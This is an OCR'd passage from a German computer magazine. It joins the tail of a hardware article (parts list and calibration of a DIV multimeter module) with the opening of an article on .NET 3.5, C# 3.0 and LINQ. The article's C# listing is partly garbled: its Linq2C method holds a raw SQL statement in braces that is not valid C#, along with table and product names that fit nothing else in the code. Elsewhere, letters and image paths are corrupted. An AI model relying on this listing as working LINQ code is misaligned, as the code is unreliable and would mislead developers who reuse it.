Die DIV-Platine ist recht einfach zu bestücken, beste Ergebnisse werden aber nur mit sorgfältiger Arbeit und peinlicher (Lötstellen-)Saubерkeit erreicht. Beachten Sie die Hinweise im Text zu den Referenzspannungs-Optionen.

## Stückliste DIV

Halbleiter	
U1	ATmega32 16MHz DIL
U2	6N137
U3	LT1019, REF-43 DIL
U4	LTC2400 S08
U5	OP-27 DIL (siehe Text)
U6	LF411 DIL
U7	DG419 DIL
U8	LM399 (siehe Text)
U9	ULN2003 oder ULN2803 DIL
Q1, 2	BC547B
D1...D4	1N5401
LED1	LED 3mm rot
Passive Bauteile	
C1, 2	22p RM2,5
C11	1n FKP RM5
C12, 13	220n SMD 1206
C14	1μ 63V MKT RM5
C16	10μ 25V Tantal
C17	470p 1000V RMS
C3, 4, 7, 9, 10	100n ker. RM5
C5, 6	4μ 7 50V
C8	47μ 10V Tantal
R1	470R
R2, 3, 9, 10, 11	220R
R4, 7	4k7
R5, 6	6R8
R8, 21, 22, 31, 32	10k
R12, 14, 16, 24	2k7
R13	10k Präz.-Trimmer W64 (siehe Text)
R15, 28, 33	22k
R17	200R Präz.-Trimmer W64
R18	820R (siehe Text)
R19	10k 0,1%
R20	90k 0,1%
R23	4k7 SMD 0806
R25	0R Drahtbrücke
R26	20k 0,1%
R27	7k5
R29, 30	1k 0,1%
R34	10R 2W 1%
R35	1k
R36	100k 0,1%
R37	900k 0,1%
R38	0,1R 1%, Isabellenhütte RM20 oder RM27,5
R39	9M 0,1%, RM20
L1	100μH axial
Sonstiges	
F51	Sicherung 2,5A FF mit Halter
HV1	Überspannungsableiter EC350X Epcos B88069X0810S102
JP1...5	Jumper-Steckbrücken nach Bedarf
M1	Wannen-Pfostenverbinder 16-pol. (TRMSC-Modul)
PL1	Wannen-Pfostenverbinder 14-pol.
PL205	Wannen-Pfostenverbinder 10-pol.
PL6, 7	Platinen-Steckverbinder 2-pol.
PL8, 9	2x Anschlussklemme 2-pol. RM5 oder 1x 4-pol. oder Lötspins
SW1, 7	DIL Reedrelais 1-pol. ein, 5V, z. B. Hamlin 721A05
SW206	Min.-Relais 2-pol. um 12V, z. B. Omron G5V-2 12VDC oder SDS DS2E-M-DC12V
XTAL1	16 MHz HC49U
	Befestigungsmaterial für Frontplatte und Abschirmplatte
	Platine DIV (eMedia, Segor)

bei 240 mV, 2,4 V, 24 V und 240 V. Letztere Spannung lässt sich aber ohne üppige Messlabor-Ausstattung kaum vernünftig darstellen; entweder nehmen Sie hier den gleichen Skalenfaktor wie im 2,5-V-Bereich und verlassen sich auf die Genauigkeit des Eingangs-Spannungsteilers (engere Toleranzen als 0,1 Prozent sind allerdings sehr teuer und schwer zu bekommen) oder Sie kalibrieren hier mit der höchsten Ihnen zur Verfügung stehenden Gleichspannung (z. B. 60 V von zwei in Reihe geschalteten DCG) und verzichten auf das letzte Quäntchen Genauigkeit beim Skalenendwert.

Mit einem DCG als Abgleich-Hilfsmittel sollte auch die Kalibrierung der DC-Strombereiche 250 μA bis 2,5 A rasch gelingen. Die Einstellung im unteren Bereich wird durch Serienschaltung eines Widerstandes (10 kΩ in Serie zum Referenz-Multimeter und zum DIV) erleichtert; man stellt dann die Spannung am DCG oder Labornetzteil so ein, dass sich ein Strom von 240 μA durch die Reihenschaltung ergibt. Wie beim Spannungs-Abgleich ist die absolute Höhe des Wertes nicht entscheidend, sondern die gleiche Anzeige von Referenz-Multimeter und DIV.

Etwas kniffliger ist allerdings der AC-Abgleich: Spannungen bis 8 V<sub>eff</sub> kann zwar das DDS-Modul erzeugen, darüber hinaus und für die AC-Strombereiche kommt für die meisten Anwender wohl aber nur ein Netztrafo mit geeigneter oder regelbarer Ausgangsspannung in Frage (z. B. Märklin-Modellbahntrofo) – wobei zu beachten ist, dass die Netzwechselspannung auch kurzfristig recht großen Schwankungen unterliegt, sodass man Referenz-Voltmeter und DIV gleichzeitig im Auge behalten muss. Vor der Software-Kalibrierung ist ein Vorabgleich der TRMSC-Verstärkung notwendig:

## Stückliste TRMSC-Änderungen

R3	27k
R7	10k
R8	82k
R10	8k2
R11	1k
R20	27k
JP2	Jumper gesteckt
PL3, 4, 5	entfällt
PL2	abgeschirmte Verbindung zu DIV PL7

Am DIV den „AC 2,5 V“-Bereich wählen (mit dem Befehl RNG=5! oder am Panel), dann 2,5 V<sub>eff</sub> Wechselspannung am DIV-Eingang anlegen, am besten geliefert vom DDS-Modul. Trimmer R6 so einstellen, dass sich an TP4 auf der TRMSC-Platine eine Gleichspannung von 2,500 V gegenüber Masse einstellt, ebenso R4 für die gleiche Spannung an TP5.

Der Messgleichrichter des TRMSC-Aufsatzes liefert unvermeidlicherweise auch ohne Eingangsspannung schon einige mV, abhängig vom Störpotential der Umgebung, seiner Abschirmung und dem Rauschen seines Hardware-Eingangsverstärkers. Dieses Grundrauschen durch Offset-Kompensation wegmodulieren zu wollen ist keine so gute Idee, denn dann stimmt die ganze Skala nicht mehr. Die amtliche, recht zeitaufwendige Lösung besteht darin, den Messwert bei knapp „Vollausschlag“ und bei einer Eingangsspannung von etwa einem Zehntel des Messbereiches iterativ zu kalibrieren: Offset-Einstellung (natürlich nicht auf Null, sondern auf den Messwert) bei kleiner Eingangsspannung, Skalierung bei hoher Eingangsspannung innerhalb eines Bereiches, und das Ganze so lange wiederholen, bis beide Werte stimmen. Damit erübrigt sich auch die Hardware-Offset-Einstellung auf der TRMSC-Platine (R5). Beim 250-μA-Bereich greift man wieder zum Trick mit dem Vorwiderstand – hier am besten durch Messen der daran abfallenden Spannung mit dem Referenz-Multimeter (dessen paralleler Eingangswiderstand natürlich in die Stromberechnung über das Ohm'sche Gesetz mit einfließen muss). Abschließend sollten noch die schnellen Messbereiche mit 10 Bit Auflösung auf die gleiche Weise kalibriert werden, wobei man sich hier deutlich schneller an die optimalen Werte herantastet.

## Stunden später ...

Zugegeben ist der Abgleich mit dem TRMSC-Messgleichrichter nicht ganz einfach, aber die Mühe wird belohnt. Als Messkanäle bietet das DIV-Modul nicht nur die präzisen Werte vom 24-Bit-Wandler, sondern auch noch quasi parallel verarbeitete Werte des ATmega-internen Wandlers


für überschlägige oder Trend-Messungen (VAL 10? und VAL 11?). Interessant dürfte dabei der AC-Peak-Kanal (VAL 11?, siehe auch Syntax-Tabelle unter „DIV“ auf [www.ct-lab.de](http://www.ct-lab.de)) sein, der für Audio-Messungen mit dynamischen Signalen (z. B. Aussteuerung) besser geeignet ist als der True-RMS-Kanal – weil er deutlich schneller auf Änderungen anspricht. Das prädestiniert ihn zum Beispiel für Frequenzgang-Messungen an Filtern und dergleichen in Verbindung mit dem DDS-Modul.

Für allgemeine Messungen mit dem 24-Bit-Wandler stehen vier Kanäle zur Verfügung: VAL 0? bis VAL 2? stellen unterschiedliche Integrations-Level zur Verfügung (VAL 0? ohne, VAL 1 mit schneller, VAL 2? mit langsamer Messwert-Integration). VAL 3? wartet immer auf das Ende einer neuen Wandlung und benötigt deshalb rund 180 ms zur Ausführung. Auf das gegebenenfalls angeschlossene Panel gelangen immer die (stetig ermittelten) Werte der ersten Integrationsstufe (VAL 1?), womit sich eine ruhige, „analoge“ Anzeige ergibt.

Der Display-Integrationsmodus lässt sich übrigens (wie auch der Default-Messbereich) über eigene Parameter einstellen (nichtflüchtige Speicherung im EEPROM, siehe Syntax-Tabelle); DIV merkt sich den aktuellen Messbereich auch manuell, wenn man kurz auf den Dreheber-Knopf drückt. Für Diagnose- und Kalibrierungszwecke kann man wie bei ADA-IO auch auf die Wandler-Rohdaten zugreifen, davon macht beispielsweise das DIV-Abgleichprogramm regen Gebrauch.

Noch zu erwähnen ist die Handhabung des Trigger-Eingangs: Hier kann beispielsweise ein Taster oder ein Schaltkontakt angeschlossen werden, der eine Messung auch ohne explizite Anfrage vom Rechner auslöst. Der Eingang ist TTL-kompatibel, die Schaltflanke lässt sich über die Trigger-Parameter (siehe DIV-Syntax) steuern. Mit der Triggermaske legt man fest, welche der Messkanäle bei Triggerung ausgegeben werden sollen, und wie bei ADA-IO gibt es auch einen Trigger-Timer für automatisch wiederholte Mess-Ausgaben in einem festen Zeitraster (TRT-Einstellung in Millisekunden).

Vergleichsweise wenig Elektronik, aber viele Relais: Die DIV-Schaltung arbeitet mit einem 24-Bit-Wandler in Delta-Sigma-Technik. Der optionale True-RMS-Konverter wird an Steckverbinder M1 angeschlossen. Der 10A-Eingang ist nicht abgesichert und wird auch nicht über Relais geschaltet.





Rudolf Huttary

# LINQsdral

## Was .NET 3.5 an Neuem bringt

Während .NET 3.0 mit seinen vier neuen Spielern WPF, WCF, WF und WCS wegen verschiedener Fehlpässe und mangelnder Rückendeckung in den eigenen Reihen eine eher schwache Saison spielte, gibt der Tabellenstürmer .NET 3.5 ein wesentlich stimmigeres Bild ab.

**G**rößere .NET-Launches finden im Unterschied zum sturen Vierjahresrhythmus von Fußball-WM oder -EM eher alle drei Jahre statt. So lange nämlich dauert im Schnitt der übliche Produktzyklus bei Microsoft. Nur leider stimmt diese auf den gewöhnlichen Investitionszyklus ausgerichtete Zeitspanne nicht immer mit dem Entwicklungszyklus überein – nicht umsonst lautet der kürzeste Programmiererwitz: „Ich hab's gleich“. Damit es zeitlich dann doch irgendwie hinkommt, wird hier ein wenig abgelastet und dort ein wenig umgefeatured. Das ursprüng-

lich angekündigte Produkt erscheint dann erst nachträglich als untergeordnetes Update – wie derzeit gerade .NET 3.5.

### Anpfiff

Dabei zeigt ein Blick in die noch recht kurze Versionsgeschichte von .NET, dass es bis zur Version 2.0 an sich ganz glatt lief. Der technologische Anpfiff im Jahre 2002 spannte das bewährte Dreieck aus Sprachstandard (Intermediate Language, C# 1.0, Visual Basic .NET), Sprachumgebung (.NET-Framework)

und Entwicklungswerkzeug (Visual Studio .NET) in beeindruckender Manier auf – trotz der gerade in den Reihen der Kunden als rotes Tuch angesehenen Versionsnummer 1.0 ein fulminanter Auftakt im Bereich der innovativen Windows- und Webprogrammierung. Ein Jahr später folgte die zusehends gereifte Version 1.1 mit zahlreichen Bugfixes, Nachbesserungen und auch Nachreicherungen am Framework (besonders für ASP 1.1), zusammen mit einem nun auch um C++ und Visual J# .NET frisch aufgebrezelten Visual Studio 2003.

Knapp drei Jahre später erhielt der im Wesentlichen um Generics, partielle Datentypen, anonyme Methoden und nullable Elementartypen angereicherte Sprachstandard C# 2.0 einen sprachunabhängigen Implementationskern im .NET Framework 2.0. Die anderen .NET-Hauptsprachen zogen mit, wobei Visual Basic mit den My-Funktionen punkten konnte. Auch das in die Jahre gekommene C++ konnte im frisch geschneiderten CLI-Trikot seine überlegene Ausdruckskraft in der verwalteten Welt des .NET-Objektmodells neu unter Beweis stellen. Ansonsten, wo man auch hinsah, überarbeitete Bibliotheken: ADO 2.0, ASP.NET 2.0, Webservices 2.0, und

selbst das .NET Compact Framework zog unter Auslassung der 1.1 zur 2.0 nach.

Dazu überzeugte Visual Studio 2005 durch einen stark verbesserten Debugger sowie etliche neue Designfunktionen, Assistenten und Vorlagen. Aufgrund der bis dahin auffallend zurückhaltenden Rezeption von .NET nahm Microsoft jedoch eine stärkere Aufspreuung des im Grunde genommen einzigen Verkaufsprodukts der Technologie in fünf nicht nur preislich stark abgestufte Editionen vor.

Am unteren Ende stehen die Express-Editionen, in denen das mächtige Werkzeug auf Einzelsprachen beziehungsweise Einzeltechnologien hin ausgebeint ist. Es war zuerst fraglich, ob diese für Einsteiger, Schüler und Studenten gedachten Versionen länger als das ursprünglich angekündigte Jahr kostenlos bleiben würden. Die neuerliche Auflage [1] dieser Produktpolitik für Visual Studio 2008 drei Jahre später zeigt, dass das Express-Konzept offenbar aufgeht: Wer im leeren Rang sitzt, nimmt niemandem den Platz weg, bringt beim nächsten Mal aber vielleicht seine Freunde mit.


## Zweite Halbzeit

Als dann Ende 2006 im Gefolge von Vista ein noch recht verschlafenes .NET 3.0 auf den Rasen musste, fühlten sich die Fans doch ein wenig düpiert: Ausgefiekt und gerade mit Bezug auf Vista auch wegweisend waren sie ja, die vier neuen Stürmer, namentlich die Windows Presentation Foundation (WPF), die Windows Communication Foundation (WCF), die Workflow Foundation (WF) und der Windows Card Space (WCS), doch wo war der Rest der bewährten Dreieinigkeit abgeblieben? Trotz einer Reihe nachgereichter Add-ons für Visual Studio und Anpassungen für Vista war an eine ernsthafte Entwicklung mit .NET 3.0 kaum zu denken. So wartete man auf das Erscheinen von Orcas, wie der Codename von Visual Studio 2008 bis vor kurzem noch lautete. Ohne Vista wäre aus .NET 3.5, das die Hauptversion die beiden fehlenden Komponenten – die Implementierung der C#-3.0-Sprachspezifikation und das Entwicklungswerkzeug – nun gewissermaßen hinterherträchtig, wohl selbst die Hauptversion geworden.

Es sei nachgetragen und auch gleich vorausgeschickt, dass die CLR 2.0, also das zu .NET 2.0 gehörende Laufzeitsystem, nach wie vor den Kern von .NET bildet und bisher lediglich ein Service Pack auf dem Buckel hat. Dank der modularen Architektur werden (vorerst) eher die oberen Stockwerke des Gebäudes weiter ausgebaut. Mit der überlegenen Versionierung von .NET sind Nachrechnungen allerdings auch kein großer Akt.

## Alte Herren

Vor diesem Hintergrund erscheint es eher als Selbstverständlichkeit, wenn Visual Studio 2008 die Gelegenheit beim Schopfe packt und neben .NET 3.5 auch noch die alten Wel-



**Visual Studio 2008** bringt für die Elementvorlage „LINQ to SQL-Klasse“ einen neuen visuellen DBML-Designer mit. Damit ist das Modell für den typisierten SQL-Datenzugriff per LINQ to SQL schnell zusammengeklickt.

ten .NET 2.0 und .NET 3.0 feilbietet, wann immer ein neues Projekt aus der Taufe gehoben wird. Und wenn Microsoft in seiner Pressemeldung zum Marktstart von .NET 3.5 und Visual Studio 2008 herumtönt, man könne nun mit Projekten, die „auf veralteten .NET-Framework-Versionen (ab Version 2.0) basieren, auch Nutzen aus den neuen Sprachmöglichkeiten ziehen“, dann klingt das fast wie Hohn, denn billiger geht es ja nun wirklich nicht: Wir verwenden den schicken neuen Compiler und blenden einfach alle Bibliotheken aus, deren Versionsnummer größer als die gewählte .NET-Version ist.

Denn allzu wörtlich darf man die Meldung nicht nehmen: Klingt ja fast so, als könne man nun auch in .NET-2.0-Projekten mit den Sahne-Features von C# 3.0, also LINQ-Ausdrücken und Erweiterungsmethoden, nur so um sich werfen. Genau diese bleiben aber – eben wegen der fehlenden 3.5er-Bibliotheken – außen vor. Der Rest aber geht, denn der steckt im Compiler: partielle Methoden, automatische Eigenschaften, anonyme Typen, implizite Typisierung und Typinferenz samt Lambda-Ausdrücken – dazu gleich noch Ausführlicheres.

Webprogrammierern, die viel mit JavaScript respektive AJAX-Techniken arbeiten, sei ein anderes ziemlich cooles neues Feature von Visual Studio 2008 nicht vorenthalten: Quellcode-Debugging für JavaScript. Es geschehen eben noch Zeichen und Wunder.

## Indirekter Freistoß

Als größtes Sorgenkind entpuppte sich beim Entwickeln mit .NET 3.0 die WPF. Schon dass die von ihr verwendete Oberflächenbeschreibungssprache XAML ohne Designwerkzeug praktisch nicht handhabbar ist, ein brauchbares Tool aber zunächst nur Grafischschaffenden im Rahmen der Expression-Suite angeboten wurde, war ein grobes Foul für so manch zarte Programmierseele und verdient daher mindestens Gelb.

Auch auf der Ausführungsseite war der Nachbesserungsbedarf bei der frisch gebakkenen WPF nicht unerheblich [2] – und ist immer noch nicht ganz ausgestanden. Einer Reihe von Kundenwünschen und den von vielen Seiten beklagten Störungen in WPF-Animationen trägt das im Gefolge von .NET

3.5 erschienene Service Pack 1 zu .NET 3.0 Rechnung.

Schlimmer war jedoch, dass neben dem schier unersättlichen Speicherhunger vor allem die generelle Ausführungsgeschwindigkeit von WPF-Anwendungen ins Gerede geraten war. So wurde häufig von massiven Performance-Einbrüchen berichtet, die eindeutig auf das Konto der AllowsTransparency-Eigenschaft gingen – auch unter Vista. Obwohl die Transparenz in der WPF-Implementation von .NET 3.0 unter Windows XP und Server 2003 erklärtermaßen nur als Software-Emulation verfügbar ist, wunderte man sich hier zwar weniger, war aber nicht weniger geneckt. .NET 3.5 birgt nun – bei geeigneter Hardwareausstattung – auch für diese Systeme die Möglichkeit einer Hardwarebeschleunigung durch die GPU. Für alle drei Plattformen bietet Microsoft seit August ein „unterstütztes Hotfix“ an [3, 4], das in Absprache mit dem MS-Support interaktiv und individuell für die betroffene Maschine zusammengestellt wird. Eine systematische Lösung ist allerdings auch hier erst mit den nächsten Service Packs zu erwarten.

Aber auch dem umgekehrten Effekt, nämlich dass die Emulation in bestimmten Fällen und Konstellationen schneller ist als die Hardwarebeschleunigung, begegnet .NET 3.5 durch eine neue RenderMode-Eigenschaft des HwndTarget-Objekts, deren Wert bestimmt, ob das Rendering per Emulation oder per Hardware geschieht. Bisher war diese Entscheidung ja fest gemauert in den Erden der Registry [5].

## Nachwuchsspieler

Zentrales Feature von .NET 3.5 ist ohne Zweifel die Implementation des neuen Sprachstandards C# 3.0, die, wie schon angedeutet, zum Teil im Compiler und zum Teil in der Klassenbibliothek steckt. Erwartungsgemäß floss der Standard ungebremst auch in die neue Sprachdefinition von Visual Basic 2008 ein. Der Gleichstand bleibt also.

Zielsetzung für C# 3.0 war der Wunsch, eine Abfragesprache in den Sprachumfang zu integrieren, die es ermöglicht, mengenorientierte Operationen über relationalen Strukturen auszuführen. Als Vorbild fungierte SQL, heraus kam LINQ (Language Integrated Query).

```

static void Linq2Xml()
{
    XElement xel = XElement.Load(@"..\..\contacts.xml");
    var erg = from xnode in xel.Elements("contact")
              where xnode.Attribute("name").Value == "Andrea"
              select xnode;
}
static void Linq2DataSet()
{
    System.Data.SqlClient.SqlDataAdapter da = new System.Data.SqlClient.SqlDataAdapter("select * from Customers",
    @"Data Source=PHOENIX\SQLEXPRESS;Initial Catalog=Northwind;Integrated Security=True");
    Cust2ProdDataSet c2pds = new Cust2ProdDataSet();
    da.Fill(c2pds.Customers);
    var a = from c in c2pds.Customers
            where c.City == "Berlin"
            select c.ContactName;
}
static void Linq2Sql()
{
    var cs1 = System.Configuration.ConfigurationManager.ConnectionStrings[0].ConnectionString;
    var context1 = new System.Data.Linq.DataContext(cs1);
    Cust2ProdDataContext nc = new Cust2ProdDataContext();

    // welche Kunden haben welche Produkte bestellt?
    var custProds = from c in nc.GetTable<Customer>() from o in c.Orders
                    from od in o.Order_Details orderby c.ContactName
                    select new { c.ContactName, od.Product.ProductName };
    var a = custProds;
}
static void Linq2C()
{
    var Tage = new [] { "Montag", "Dienstag", "Mittwoch", "Donnerstag", "Freitag", "Samstag", "Sonntag" };
    var Termine = new [] { "0", "1", "2", "3" };
    var custProls = {SELECT [t0].[ContactName], [t1].[ProductName] FROM [dbo].[Customers] AS [t0] CROSS JOIN [dbo].[Orders] AS [t1] CROSS JOIN [dbo].[Order_Details] AS [t2] WHERE [t0].[ContactName] IN (SELECT [ContactName] FROM [dbo].[Non-Public Members]) AND [t1].[ProductID] IN (SELECT [ProductID] FROM [dbo].[Products] WHERE [Name] IN ('Guaraná Fanta\'tica', 'Nord-Ost Matheisering'))};
}

```

**Der Debugger enthüllt, welchen SQL-String der Compiler aus dem LINQ-to-SQL-Ausdruck generiert hat. Das Ergebnis findet sich im Feld Results View.**

Der sprachliche Unterbau von LINQ ist ein wahres Meisterwerk an Vereinfachung und Eleganz geworden, wenn man sich ansieht, wie klobig entsprechende Lösungen mit C# 2.0 noch waren – trotz und wohl auch wegen Generics. Nicht dass Generics damit vom Tisch wären – im Gegenteil: Sie bilden sogar die Grundlage der LINQ-Implementation.

Wer sich darüber gefreut hatte, dass mit C# 2.0 ein gewisses *Laissez-faire* im Bereich der Delegaten aufgekommen war – Stichwort: anonyme Methoden und implizite Instanziierung von Funktionszeigerobjekten –, sollte nun regelrecht in Verzückung geraten angesichts des neuen Selbstverständnisses, mit dem die Sprache ihre ursprünglich noch proklamierte Explizitheit inzwischen abgelegt hat. Die Tabelle auf Seite 179 zeigt einen Überblick über die Neuerungen und gibt insbesondere auch ein paar LINQ-Beispiele.

LINQ-Ausdrücke lassen sich ohne weitere Maßnahmen direkt als Datenquellen für die DataSource-Eigenschaft von Steuerelementen wie DataGridView verwenden. Die LINQ-Implementation in der .NET-3.5-Klassenbibliothek unterteilt sich derzeit in vier Bereiche, ein fünfter ist noch im Werden:

LINQ to Objects adressiert allgemeine Mengenoperationen über `IEnumerable<>`-Objekten und kann als Oberbegriff für alle an-

deren Geschmacksrichtungen verstanden werden.

LINQ to SQL (ehemals DLinq) zielt auf Mengenoperationen über objektrelationalen Abbildungen von Datenbankstrukturen. Wichtigstes Werkzeug ist ein neuer DBML-Designer, der die schnelle Modellierung der verwendeten Datenbankstrukturen (mit individuellen Zusätzen wie Verknüpfungen) gestattet und vor allem die notwendigen Datentypen für die objektrelationale Abbildung im dbml- sowie im C#- oder VB-Format generiert und mit dem Modell in Einklang hält. LINQ-to-SQL-Ausdrücke übersetzt der Compiler in reguläre SQL-Anfragen, die sich zum Beispiel per Debugger sichtbar machen lassen.

LINQ to DataSet umfasst die notwendige Unterstützung für Mengenoperationen über typisierten DataSets, wie sie mit .NET 2.0 eingeführt wurden. Operiert wird über Instanzen typisierter DataSet-Objekte, die zuvor von einem DataAdapter-Objekt befüllt wurden.

LINQ to XML (ehemals XLink) operiert über einen neuen, über der Basisklasse `System.Xml.Linq.XObject` aufgespannten Objektmodell, das speziell auf die Bedürfnisse von LINQ zugeschnitten wurde und eine etwas leichfüßigere Alternative zum DOM darstellt. Im Vergleich zu den bisherigen Abfragevehikeln XPath und XQuery nimmt LINQ to XML eine strengere

Typisierung vor, was die Fehlerprüfung durch den Compiler verbessert. Eine zentrale Rolle für LINQ to XML spielt der Datentyp `XElement`, dessen Objekte als XML-(Teil-)Bäume fungieren. Ausgangspunkt von Abfragen ist eine der Auflistungen eines `XObject`-Objekts – meist die Elements-Auflistung eines `XElement`-Objekts –, deren Zugriffsmethode praktischerweise eine optionale Filterung auf einen bestimmten Inhaltstyp ermöglicht. Der in der Abbildung links gezeigte Code bezieht sich auf die unten gelistete XML-Datei.

